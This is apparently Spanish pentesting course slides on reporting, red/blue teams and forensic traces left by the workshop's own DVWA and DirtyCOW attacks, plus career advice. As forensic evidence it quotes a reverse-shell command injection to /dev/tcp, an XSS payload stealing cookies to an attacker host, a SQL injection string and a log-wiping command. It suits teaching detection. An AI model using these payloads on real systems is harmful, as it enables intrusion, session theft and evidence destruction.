
- < → <
- > → >
- " → "
- ' → '

Defensa en Profundidad:

- Implementar flag HttpOnly en cookies de sesión para impedir acceso desde JavaScript
- Activar Content Security Policy (CSP) header
- Implementar validación de entrada en el backend

Comparativa de Severidad de Hallazgos

La clasificación correcta de severidad es fundamental para que el cliente priorice la remediación. Usar el sistema CVSS proporciona objetividad y estandarización reconocida internacionalmente.



Crítica (9.0-10.0)
Requiere remediación inmediata. Permite compromiso completo del sistema o datos. Ejemplo: XSS con secuestro de sesión admin.

Alta (7.0-8.9)
Remediación urgente en días. Permite escalada significativa de privilegios. Ejemplo: SUID en binarios del sistema.

Media (4.0-6.9)
Planificar remediación en semanas. Facilita otros ataques. Ejemplo: Enumeración de usuarios.

Baja (0.1-3.9)
Remediación en próximo ciclo. Divulgación de información menor. Ejemplo: Banners de versión.

El Cierre del Círculo: Red Team y Blue Team


La seguridad informática es un ciclo continuo donde el ataque y la defensa se retroalimentan constantemente. Entender ambas perspectivas te convierte en un profesional completo y más valioso.

Red Team (Ataque)

Explota vulnerabilidades mediante técnicas ofensivas. Genera "ruido" en sistemas: logs, cambios en archivos, procesos anómalos, tráfico de red sospechoso. Todo lo que hicimos en las Clases 1-4.

Mejora Continua

Implementa controles preventivos basados en hallazgos. Fortalece defensas. El ciclo se repite con un sistema más seguro.



Documentación

Produce informes profesionales que identifican riesgos, impacto al negocio, y remediaciones accionables. El puente entre ataque y defensa.

Blue Team (Defensa)

Analiza los rastros dejados por el atacante: logs de sistema, memoria RAM, disco duro, tráfico de red. Detecta, responde y remedia los ataques identificados.

Pregunta Crítica para Reflexionar

¿Qué rastros exactos dejamos nosotros durante nuestras 4 clases de pentesting?

Respuesta: ¡Dejamos rastros por todas partes! Logs de SSH, entradas en auth.log, procesos de nmap, reverse shells en netstat, archivos descargados, cookies robadas, requests HTTP maliciosos, y mucho más.

El Eco del Ataque: La Perspectiva del Defensor

Módulo 4 - Introducción a la Informática Forense

Hemos recorrido el camino del atacante, explorando vectores de explotación, escalada de privilegios y técnicas de post-explotación. Pero cada acción en el mundo digital tiene consecuencias. Cada comando ejecutado, cada archivo modificado, cada conexión establecida deja un rastro indeleble en el sistema comprometido.

La pregunta que ahora debemos responder es fundamental: **¿Qué rastros dejamos durante nuestros ataques?** ¿Cómo puede un equipo de respuesta a incidentes o un analista forense reconstruir exactamente lo que hicimos? Esta perspectiva del defensor no solo completa nuestra formación en ciberseguridad, sino que nos convierte en profesionales más conscientes y efectivos, capaces de entender ambos lados de la batalla digital.

¿Qué es la Informática Forense Digital?

La informática forense digital es la ciencia que se encarga de **adquirir, preservar, analizar y presentar** evidencia digital encontrada en dispositivos electrónicos de una manera que sea legalmente admisible en procesos judiciales o investigaciones corporativas. Es, esencialmente, el equivalente digital de la investigación de la escena del crimen tradicional.

01

Adquisición

Captura forense de datos sin alterar la evidencia original. Incluye volcados de memoria RAM, imágenes de disco y captura de tráfico de red en tiempo real.

02

Preservación

Mantenimiento de la integridad de la evidencia mediante cadena de custodia, hashes criptográficos (MD5, SHA-256) y almacenamiento en medios write-protected.

03

Análisis

Examen técnico profundo de la evidencia utilizando herramientas especializadas para identificar artefactos, reconstruir líneas de tiempo y correlacionar eventos.

04


Presentación

Documentación clara y precisa de los hallazgos en informes técnicos y ejecutivos que puedan ser comprendidos por audiencias no técnicas, incluyendo jueces y abogados.

El objetivo final de la informática forense es **reconstruir la línea de tiempo completa de un incidente**, respondiendo preguntas críticas: ¿Qué ocurrió? ¿Cuándo ocurrió? ¿Cómo ingresó el atacante? ¿Qué información fue comprometida? ¿Cuál es el alcance del daño?

El Principio de Intercambio de Locard

La teoría forense que gobierna nuestra disciplina



"Todo contacto deja un rastro. El perpetrador tomará algo de la escena del crimen con él, y dejará algo de sí mismo atrás cuando se vaya."

— Dr. Edmond Locard, criminólogo francés
(1877-1966)

Del Mundo Físico al Digital

En el mundo físico, este principio se manifiesta en huellas dactilares, fibras textiles, residuos de pólvora y ADN. Cada interacción física deja evidencia tangible que los investigadores pueden recolectar y analizar.

En el mundo digital, el principio es igualmente válido pero se manifiesta de manera diferente. **Cada comando ejecutado, cada conexión de red establecida, cada archivo modificado, cada proceso iniciado deja un "artefacto" digital** que puede ser identificado, extraído y analizado.

Artefactos Digitales Clave

- **Logs del sistema:** Registros de autenticación, eventos de seguridad, cambios de configuración
- **Metadatos de archivos:** Timestamps (MAC times), propietarios, permisos modificados
- **Tráfico de red:** Conexiones establecidas, protocolos utilizados, payloads transmitidos
- **Memoria volátil:** Procesos en ejecución, conexiones activas, claves de encriptación
- **Registros de aplicaciones:** Logs de servicios web, bases de datos, aplicaciones empresariales

Durante nuestro taller práctico, desde el escaneo con nmap hasta la escalada de privilegios con DirtyCOW, **dejamos una cadena continua de artefactos digitales**. El trabajo del analista forense es encontrar, correlacionar y analizar estos artefactos para reconstruir toda la historia del ataque.

Rastros de la Escalada de Privilegios

Análisis forense del exploit DirtyCOW

Durante las primeras sesiones del taller, utilizamos la vulnerabilidad DirtyCOW (CVE-2016-5195) para escalar privilegios de un usuario limitado a root. Desde la perspectiva del atacante, fue un éxito rotundo. Desde la perspectiva forense, fue una cadena de evidencia prácticamente imposible de ocultar.

1

Evidencia en Logs de Red

El primer rastro aparece en los logs de conexiones del servidor comprometido. La descarga del exploit mediante `wget` o `curl` desde nuestra máquina atacante queda registrada en múltiples lugares:

- **Logs del firewall/IDS:** Conexión saliente HTTP/HTTPS hacia IP_ATACANTE
- **Logs de proxy (si existe):** Petición GET completa con URL del exploit
- **NetFlow/IPTables logs:** Flujo de red con timestamps precisos y volumen de datos transferidos

2

Evidencia en Logs del Sistema

El archivo `/var/log/auth.log` (en sistemas basados en Debian/Ubuntu) o `/var/log/secure` (en sistemas basados en RedHat/CentOS) registra todos los intentos de autenticación. El comando `su firefart` ejecutado después del exploit queda permanentemente grabado:

```
Mar 15 14:23:47 server su[4521]:  
pam_unix(su:session):  
session opened for user firefart by (uid=0)
```

La aparición de un usuario con UID 0 (root) que no debería existir en `/etc/passwd` es un **indicador de compromiso (IoC) de nivel crítico**.

3

Evidencia en Análisis de Disco

El forense de disco revela múltiples artefactos del ataque:

- **Archivo de backup:** `/tmp/passwd.bak` creado por el exploit como respaldo del archivo original
- **Binario compilado:** El ejecutable `dirty` o similar en directorios temporales
- **Código fuente:** El archivo `dirty.c` descargado con timestamps que coinciden con los logs de red
- **Timestamps anómalos:** Modificación del archivo `/etc/passwd` que no corresponde con operaciones legítimas del sistema

4

Indicadores de Comportamiento Anómalo

La compilación de código C en un servidor de producción es un evento extremadamente inusual:

- **Ejecución de gcc:** Proceso de compilador en servidor web = bandera roja inmediata
- **Logs de Bash History:** Comandos de compilación registrados en `~/.bash_history`
- **Logs de Auditd:** Si está configurado, registra cada syscall realizada por el exploit
- **Logs de procesos:** `/var/log/syslog` puede contener mensajes del kernel relacionados con violaciones de memoria

Rastros de la Explotación Web

Análisis forense de Command Injection y SQL Injection

Los ataques contra aplicaciones web dejan huellas particularmente visibles en los logs de los servidores web. Cada petición HTTP es registrada, creando una línea de tiempo completa de la actividad del atacante.

Command Injection en DVWA

El archivo `/var/log/apache2/access.log` registra cada petición GET y POST con detalles completos. Nuestro ataque de inyección de comandos se ve claramente:

```
192.168.1.100 - - [15/Mar/2024:14:35:22]
"POST /vulnerabilities/exec/ HTTP/1.1" 200
...ip=;+bash+-i+>%26+/dev/tcp/192.168.1.100/4444...
```

📄 🚨 Indicadores Forenses Críticos

- Presencia de **metacaracteres shell** (`;`, `|`, `&`, `'`) en parámetros HTTP
- Comandos del sistema (`bash`, `nc`, `wget`) en URLs o POST data
- Encoding URL anómalo intentando ofuscar payloads maliciosos
- Múltiples peticiones desde la misma IP con payloads progresivamente más complejos

Un analista forense experimentado identificaría esto como un ataque de inyección de comandos seguido de establecimiento de reverse shell en segundos.

SQL Injection en DVWA

La inyección SQL deja rastros igualmente evidentes en los logs de acceso:

```
192.168.1.100 - - [15/Mar/2024:14:42:18]
"GET /vulnerabilities/sqli/?id=1'+UNION+SELECT+
user,password+FROM+information_schema.tables--
HTTP/1.1"
```



📄 🔍 Artefactos de SQLi

- Palabras clave SQL: `UNION`, `SELECT`, `information_schema`
- Comillas anómalas (`'`, `"`) en parámetros que deberían ser numéricos
- Comentarios SQL (`--`, `#`, `/**/`) utilizados para evadir filtros
- Patrones de fuzzing: múltiples peticiones probando diferentes payloads

Además de los logs de Apache, muchas aplicaciones tienen sus propios logs de errores donde aparecerían los errores SQL generados por nuestros intentos de inyección.

La correlación temporal entre estos eventos en los logs permite al analista forense reconstruir exactamente la secuencia de reconocimiento, explotación y post-explotación del atacante.

Rastros del Ataque XSS

Forense del lado del cliente y del servidor

El Cross-Site Scripting (XSS) presenta un desafío forense único porque la evidencia se distribuye entre múltiples sistemas: el servidor comprometido, la red intermedia y las máquinas de las víctimas.



Evidencia en el Servidor (Forense de Disco)

El payload malicioso `<script src="http://IP_ATACANTE:8000/x.js"></script>` queda almacenado permanentemente en la base de datos de la aplicación vulnerable. Un análisis forense de la base de datos MySQL de DVWA revelaría:

- El payload completo en la tabla de comentarios o mensajes
- Timestamp de inserción que correlaciona con logs de acceso
- Identificador del usuario que insertó el payload (IP_ATACANTE)
- Posible cadena de actualizaciones si el atacante iteró su payload



Evidencia en la Red (Análisis de Tráfico)

Un analista con acceso a capturas de red (Wireshark, tcpdump) o logs de un IDS/IPS (Snort, Suricata) observaría dos conexiones anómalas desde la IP de la víctima (típicamente el administrador):

1. **Primera conexión:** GET http://IP_ATACANTE:8000/x.js - Descarga del script malicioso
2. **Segunda conexión:** GET http://IP_ATACANTE:8081/?cookie=session_id=... - Exfiltración de la cookie de sesión



Evidencia en el Cliente (Forense del Navegador)


En la máquina de la víctima, múltiples artefactos confirman el ataque:

- **Historial del navegador:** Conexiones no iniciadas por el usuario hacia IP_ATACANTE
- **Caché del navegador:** Contenido del archivo x.js almacenado localmente
- **Logs de JavaScript:** Consola del navegador (F12) muestra errores o advertencias
- **Network tab de DevTools:** Si estaba abierto, registra todas las peticiones realizadas

La clave del análisis forense de XSS es la **correlación temporal**: el timestamp de inserción del payload debe preceder a las conexiones anómalas desde la IP de la víctima. Esta secuencia temporal es prueba irrefutable de causalidad.

El Artefacto Más Volátil: La Memoria RAM

Forense de memoria con Volatility Framework



¿Por qué la RAM es crítica?

La memoria RAM contiene una "fotografía instantánea" de todo lo que está ocurriendo en el sistema en un momento dado. A diferencia de los logs en disco, que un atacante experimentado puede modificar o eliminar, **la memoria RAM no puede ser alterada sin dejar rastros adicionales.**

Sin embargo, la RAM es volátil por naturaleza: si se apaga la máquina o se reinicia, toda esta evidencia desaparece permanentemente. Por eso, el primer paso en un incidente de seguridad es **adquirir un volcado de memoria antes de cualquier otra acción.**

Volatility Framework: La Herramienta Definitiva

Volatility es el framework open-source líder para análisis forense de memoria. Soporta Windows, Linux, macOS y Android, y proporciona plugins para extraer prácticamente cualquier artefacto: procesos, DLLs, conexiones de red, claves de registro, malware oculto, y mucho más. En el próximo taller, utilizaremos Volatility para analizar volcados de memoria y rastrear nuestras propias huellas digitales.

Escenario: Atacante Borra Logs

Supongamos que el atacante ejecuta `rm -rf /var/log/*` para borrar toda evidencia en disco. ¿Estamos derrotados? Absolutamente no. La memoria RAM contiene evidencia que el atacante no puede eliminar fácilmente:

- **Conexiones de Red Activas**

Nuestra reverse shell netcat aparecerá como conexión ESTABLISHED hacia IP_ATACANTE:4444 en la tabla de conexiones del kernel.

- **Procesos Maliciosos**

El proceso `./dirty` o el intérprete `bash` de nuestra shell aparecerán en la lista de procesos con sus PIDs, argumentos completos y contexto de ejecución.

- **Historial de Comandos No Persistido**

Los comandos ejecutados recientemente están en memoria antes de ser escritos a `.bash_history`. Un volcado captura estos comandos aunque nunca lleguen al disco.

- **Credenciales en Texto Plano**

Contraseñas de bases de datos en `wp-config.php`, claves SSH, tokens de API cargados por aplicaciones - todo visible en memoria.

Próximo Taller: Conviértete en Cazafantasmas

Del Red Team al Blue Team - La Perspectiva Completa

Hemos pasado cuatro módulos perfeccionando el arte del ataque, aprendiendo a pensar como adversarios, a identificar vectores de explotación y a movernos sigilosamente dentro de sistemas comprometidos. Nos hemos convertido en "fantasmas en la máquina". Ahora es momento de completar el círculo y aprender a ser los **cazafantasmas**.



Adquisición Forense

Aprenderemos técnicas para capturar evidencia volátil sin contaminarla:

- Volcado de memoria RAM en Windows (DumpIt, FTK Imager) y Linux (LiME, dd)
- Creación de imágenes forenses de disco con verificación de integridad
- Captura de tráfico de red en tiempo real durante un incidente activo
- Documentación de cadena de custodia para admisibilidad legal



Análisis de Logs

Seguiremos el rastro completo de un atacante a través de múltiples fuentes:

- Correlación de eventos en `auth.log`, `syslog` y `access.log`
- Identificación de patrones de ataque (escaneo → explotación → escalada → persistencia)
- Uso de herramientas de análisis (grep, awk, sed, ELK Stack)
- Reconstrucción de líneas de tiempo forenses precisas



Forense de Memoria con Volatility

Profundizaremos en el análisis de volcados de RAM:

- Identificación de procesos maliciosos ocultos mediante técnicas de rootkit
- Extracción de conexiones de red y sockets ocultos
- Recovery de contraseñas, claves SSH y otros secretos en memoria
- Detección de inyección de código y técnicas de evasión de malware



Forense de Disco

Técnicas avanzadas para análisis de sistemas de archivos:

- Recuperación de archivos eliminados mediante análisis de inodos
- Análisis de metadatos y timestamps (MAC times) para detectar anti-forensics
- Carving de archivos en espacio no asignado
- Identificación de técnicas de borrado seguro y sus limitaciones

Tu Carrera como Pentester

Certificaciones, práctica y desarrollo profesional

El camino hacia una carrera exitosa en pentesting y ciberseguridad ofensiva requiere una combinación estratégica de certificaciones reconocidas, práctica constante y construcción de marca personal. Aquí está tu hoja de ruta:

Certificaciones Prácticas de Inicio



eJPT (eLearnSecurity Junior Penetration Tester): Esta certificación valida exactamente los fundamentos prácticos que hemos cubierto en este taller. Incluye evaluación práctica de redes, aplicaciones web, técnicas de post-explotación y reporte de vulnerabilidades. Es ideal como primera certificación porque es asequible, práctica y reconocida en la industria.

OSCP (Offensive Security Certified Professional): El legendario "estándar de oro" de las certificaciones de pentesting. El examen de 24 horas requiere comprometer múltiples máquinas en un entorno de laboratorio real sin acceso a internet. La mentalidad "Try Harder" de Offensive Security es respetada universalmente. Prepárate con los labs de PWK (Penetration Testing with Kali Linux).

Certificaciones de Gestión y Arquitectura



CISSP (Certified Information Systems Security Professional): Certificación de gestión que valida conocimiento profundo en ocho dominios de seguridad. Perfectamente alineada con tu Licenciatura en Ciencias de la Computación y esencial para roles de Arquitecto de Seguridad, CISO o Gerente de Seguridad.

CISM (Certified Information Security Manager): Enfocada en gestión de riesgos, gobernanza de seguridad y gestión de incidentes. Ideal para transición desde roles técnicos hacia liderazgo en seguridad.

Estas certificaciones de gestión se vuelven críticas a medida que avanzas en tu carrera hacia posiciones de liderazgo y toma de decisiones estratégicas.

Práctica Continua

- **Hack The Box:** Plataforma con máquinas de dificultad progresiva. Comienza con el track "Starting Point".
- **TryHackMe:** Laboratorios guiados perfectos para reforzar conceptos específicos. Paths recomendados: "Complete Beginner" y "Offensive Pentesting".
- **VulnHub:** Máquinas virtuales descargables para practicar offline. Ideales para preparación de OSCP.
- **CTF Competitions:** Participa en competencias como PicoCTF, CSAW CTF o HackTheBox University CTFs.

Construcción de Marca Personal

- **LinkedIn:** Publica análisis técnicos de vulnerabilidades, reflexiones sobre el panorama de amenazas, y tus logros en certificaciones.
- **GitHub:** Comparte write-ups de máquinas de HTB/THM, herramientas que desarrolles, scripts de automatización.
- **Blog Personal:** Plataforma para artículos técnicos profundos. Medium es excelente para comenzar.
- **Twitter/X:** Sigue a investigadores de seguridad, comparte hallazgos, participa en conversaciones técnicas.

Comunidad y Networking

- **Conferencias:** Ekoparty (Argentina), DEF CON (USA), Black Hat, BSides (capítulos locales).
- **Investigadores a Seguir:** @taviso, @thegrugq, @gynvael, @LiveOverflow.
- **Comunidades Locales:** Capítulos de OWASP, grupos de meetup de seguridad, CTF teams.
- **Discord/Slack:** Únete a servidores como HackTheBox Official, TryHackMe Community, NetSecFocus.

Módulo 1: Conociendo las Defensas

Antes de atacar, debemos conocer a fondo los mecanismos de defensa que enfrentaremos. Cada tecnología tiene un propósito específico y opera en diferentes capas del modelo OSI. Comprender estas defensas no solo nos permite evadir detección, sino que nos convierte en profesionales más completos capaces de fortalecer la seguridad desde ambos lados del campo de batalla.



WAF (Web Application Firewall)

Qué es: Escudo de protección que opera en la Capa 7 (Aplicación) del modelo OSI, específicamente diseñado para tráfico HTTP/HTTPS.

Bloquea: Patrones de ataque conocidos mediante análisis de firmas y reglas predefinidas: inyecciones SQL (SQLi), Cross-Site Scripting (XSS), ejecución remota de comandos (RCE), directory traversal, y otros vectores comunes.

Funcionamiento: Inspecciona cada petición HTTP antes de que llegue al servidor web, comparando el contenido contra una base de datos de firmas maliciosas actualizadas constantemente.



IDS (Intrusion Detection System)

Qué es: Sistema de alarma a nivel de red que actúa como vigilante pasivo del tráfico.

Acción: Detecta y genera alertas sobre actividad sospechosa sin intervenir activamente en el tráfico. Monitorea patrones anómalos como escaneos de puertos (nmap), intentos de conexión sospechosos, y tráfico malformado.

Ventaja: No interrumpe el flujo de red legítimo, minimizando falsos positivos que afecten operaciones normales.

Desventaja: Solo alerta al equipo de seguridad; no detiene el ataque en tiempo real.



IPS (Intrusion Prevention System)

Qué es: Guardia de red con capacidad de intervención activa, evolución natural del IDS.

Acción: Detecta amenazas en tiempo real y toma medidas preventivas automáticas: bloquea conexiones maliciosas, descarta paquetes sospechosos, y puede banear direcciones IP atacantes temporalmente o de forma permanente.

Ejemplo práctico: Si detecta un escaneo masivo de puertos desde nuestra IP, el IPS puede agregarnos instantáneamente a una lista negra, cortando nuestra conexión y bloqueando futuros intentos desde esa dirección.

Estos tres sistemas trabajan en conjunto formando la primera línea de defensa perimetral de cualquier infraestructura moderna. Un pentester profesional debe identificarlos, caracterizar su comportamiento y diseñar técnicas específicas de evasión para cada uno.

Módulo 1: Defensas a Nivel de Endpoint

